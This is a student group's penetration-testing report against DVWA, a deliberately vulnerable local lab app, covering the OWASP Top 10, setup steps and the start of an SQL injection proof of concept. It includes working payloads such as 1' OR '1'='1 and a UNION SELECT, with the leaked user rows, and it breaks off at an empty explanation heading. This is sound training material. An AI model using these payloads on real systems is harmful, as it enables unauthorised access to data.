Project 2 — Web Application Penetration Testing (OWASP Top 10 Focus)

Problem Statement

This project aims to conduct a Vulnerability Assessment and Penetration Test (VAPT) on a deliberately insecure web application – Damn Vulnerable Web Application (DVWA). The testing methodology is guided by the OWASP Top 10 vulnerabilities, the industry standard for identifying and mitigating web application security flaws.

The objective is to:

- Study OWASP Top 10 security risks.
- Exploit corresponding vulnerabilities in DVWA.
- Provide proof-of-concept (PoC) reports.
- Offer remediation guidance.

Domain: Cybersecurity

Duration: 3 Months

Group Name: Group - 22

Group Members:

Shristi Jalwal (TL)

Vishi Saini

Akshay Ashok Padale

Anamika Dhangar

1. OWASP Top 10 Vulnerabilities

#	Vulnerability	Description	Example
A01	Broken Access Control	Failure to restrict users to their authorized actions.	Changing user_id=1001 in the URL to access another user's data.
A02	Cryptographic Failures	Improper protection of sensitive data in transit or at rest.	Sending passwords over HTTP instead of HTTPS.
A03	Injection	When untrusted input is executed as code or command.	' OR 1=1 -- in login forms to bypass authentication.
A04	Insecure Design	Flawed security architecture or absence of controls from the beginning.	Password reset without token verification.
A05	Security Misconfiguration	Unsecure default settings, unnecessary features, verbose errors, or open admin panels.	Default admin credentials left unchanged in production.
A06	Vulnerable & Outdated Components	Using outdated software, libraries, or frameworks with known vulnerabilities.	Running a vulnerable version of Apache Struts.
A07	Identification & Authentication Failures	Weak authentication or poor session management exposing accounts to compromise.	Session ID in URL or predictable login tokens.
A08	Software & Data Integrity Failures	Failure to verify that software and data are not tampered with before execution.	Loading scripts from unsecured or modified sources.
A09	Security Logging & Monitoring Failures	Missing or ineffective logging/auditing, which delays detection of breaches.	No logs for failed login attempts.
A10	Server-Side Request Forgery (SSRF)	App fetches data from user-supplied URLs without validation, allowing access to internal systems.	Forcing server to fetch internal URLs like http://localhost/admin.


2. DVWA Setup

DVWA is a PHP-MySQL based web application intentionally designed to be vulnerable. It offers modules that align directly with OWASP Top 10 vulnerabilities. This makes it ideal for safe, educational exploitation.

Installation Steps:

1. Install Required Tools

   sudo apt update




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# sudo apt update
Get:1 http://kali.cs.nctu.edu.tw/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 Packages [18.8 MB]
Get:3 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 Contents (deb) [43.4 MB]
Get:4 http://kali.cs.nctu.edu.tw/kali kali-rolling/contrib amd64 Packages [111 kB]
Get:5 http://kali.cs.nctu.edu.tw/kali kali-rolling/contrib amd64 Contents (deb) [161 kB]
Get:6 http://kali.cs.nctu.edu.tw/kali kali-rolling/non-free amd64 Packages [237 kB]
Get:7 http://kali.cs.nctu.edu.tw/kali kali-rolling/non-free amd64 Contents (deb) [901 kB]
Fetched 63.7 MB in 14s (4,522 kB/s)
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
1700 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(root㉿kali)-[/home/kali]
└─# sudo apt upgrade
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Calculating upgrade ... Done
The following packages were automatically installed and are no longer required:
  fonts-roboto-slab libatk1.0-data libavfilter7 libavformat58 libev4 libexporter-tiny-perl libflac
```

   sudo apt install apache2 mysql-server php php-mysqli php-gd php-xml php-mbstring git

2. Clone DVWA

   cd /var/www/html

   sudo git clone https://github.com/digininja/DVWA.git



```
┌──(root㉿kali)-[/]
└─# cd var/www/html

┌──(root㉿kali)-[/var/www/html]
└─# git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA' ...
remote: Enumerating objects: 3990, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 3990 (delta 0), reused 3 (delta 0), pack-reused 3986
Receiving objects: 100% (3990/3990), 1.79 MiB | 2.22 MiB/s, done.
Resolving deltas: 100% (1858/1858), done.

┌──(root㉿kali)-[/var/www/html]
└─# ls
DVWA  index.html  index.nginx-debian.html
```

3. Configure MySQL & Permissions


sudo mysql

CREATE DATABASE dvwa;

GRANT ALL PRIVILEGES ON dvwa.* TO 'root'@'localhost';

FLUSH PRIVILEGES;

Exit




```
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'phpmyadmin';
$_DVWA[ 'db_password' ] = 'root';
$_DVWA[ 'db_port'] = '3306';
```

4. Update Config File


cp config/config.inc.php.dist config/config.inc.php

sudo nano config/config.inc.php # Set db user & password



```
┌──(root㉿kali)-[/var/www/html]
└─# ls
DVWA  index.html  index.nginx-debian.html

┌──(root㉿kali)-[/var/www/html]
└─# cd DVWA/config/

┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─# ls
config.inc.php.dist

┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─# cp config.inc.php.dist ./config.inc.php

┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─# ls
config.inc.php  config.inc.php.dist

┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─# vim config.inc.php
```

5. Launch DVWA in Browser
   Visit http://localhost/DVWA/setup.php and click on “Create/Reset Database”.



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/DVWA/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check


```
Web Server SERVER_NAME: 127.0.0.1

Operating system: *nix

PHP version: 8.1.12
PHP function display_errors: Enabled (Easy Mode!)
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: MySQL/MariaDB
Database username: phpmyadmin
Database password: ******
Database database: dvwa
Database host: 127.0.0.1
Database port: 3306

reCAPTCHA key: Missing

[User: root] Writable folder /var/www/html/DVWA/hackable/uploads/: Yes
[User: root] Writable file /var/www/html/DVWA/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes


[User: root] Writable folder /var/www/html/DVWA/config: Yes
```

***Status in red**, indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

dvwa home page

3. VAPT PoC Report – DVWA (Damn Vulnerable Web Application)

Engagement Scope

- Target: DVWA running on http://127.0.0.1/dvwa
- Objective: Identify, exploit, and report OWASP Top 10 vulnerabilities with Proof of Concept (PoC)
- Tools Used: Burp Suite (Community Edition), Browser, DVWA Platform
- Security Level: Low (DVWA Configuration)

Vulnerability #1: SQL Injection (SQLi)

Description

SQL Injection occurs when user-supplied input is unsafely included in SQL queries, allowing attackers to manipulate database commands.


Affected Module

- vulnerabilities/sqli/

Proof of Concept

1. **Manual Form Input:**

(a) Payload: 1' OR '1'='1




Vulnerability: SQL Injection

User ID: 1' OR '1'='1 Submit

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Output (a):



Vulnerability: SQL Injection

User ID:

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```


Explanation:

- The payload 1' OR '1'='1 bypasses the input filter and modifies the SQL query to always evaluate true.
- The result displays multiple users (admin, Gordon, Hack Me, Pablo, Bob), confirming unauthorized access to user data.

Vulnerability Type:

Reflected SQL Injection

(b) Payload: 1' UNION SELECT 1,2--




Vulnerability: SQL Injection

User ID: 1' UNION SELECT 1,2 Submit

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Output (b):



Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' UNION SELECT 1,2--
First name: admin
Surname: admin

ID: 1' UNION SELECT 1,2--
First name: 1
Surname: 2
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

Explanation:

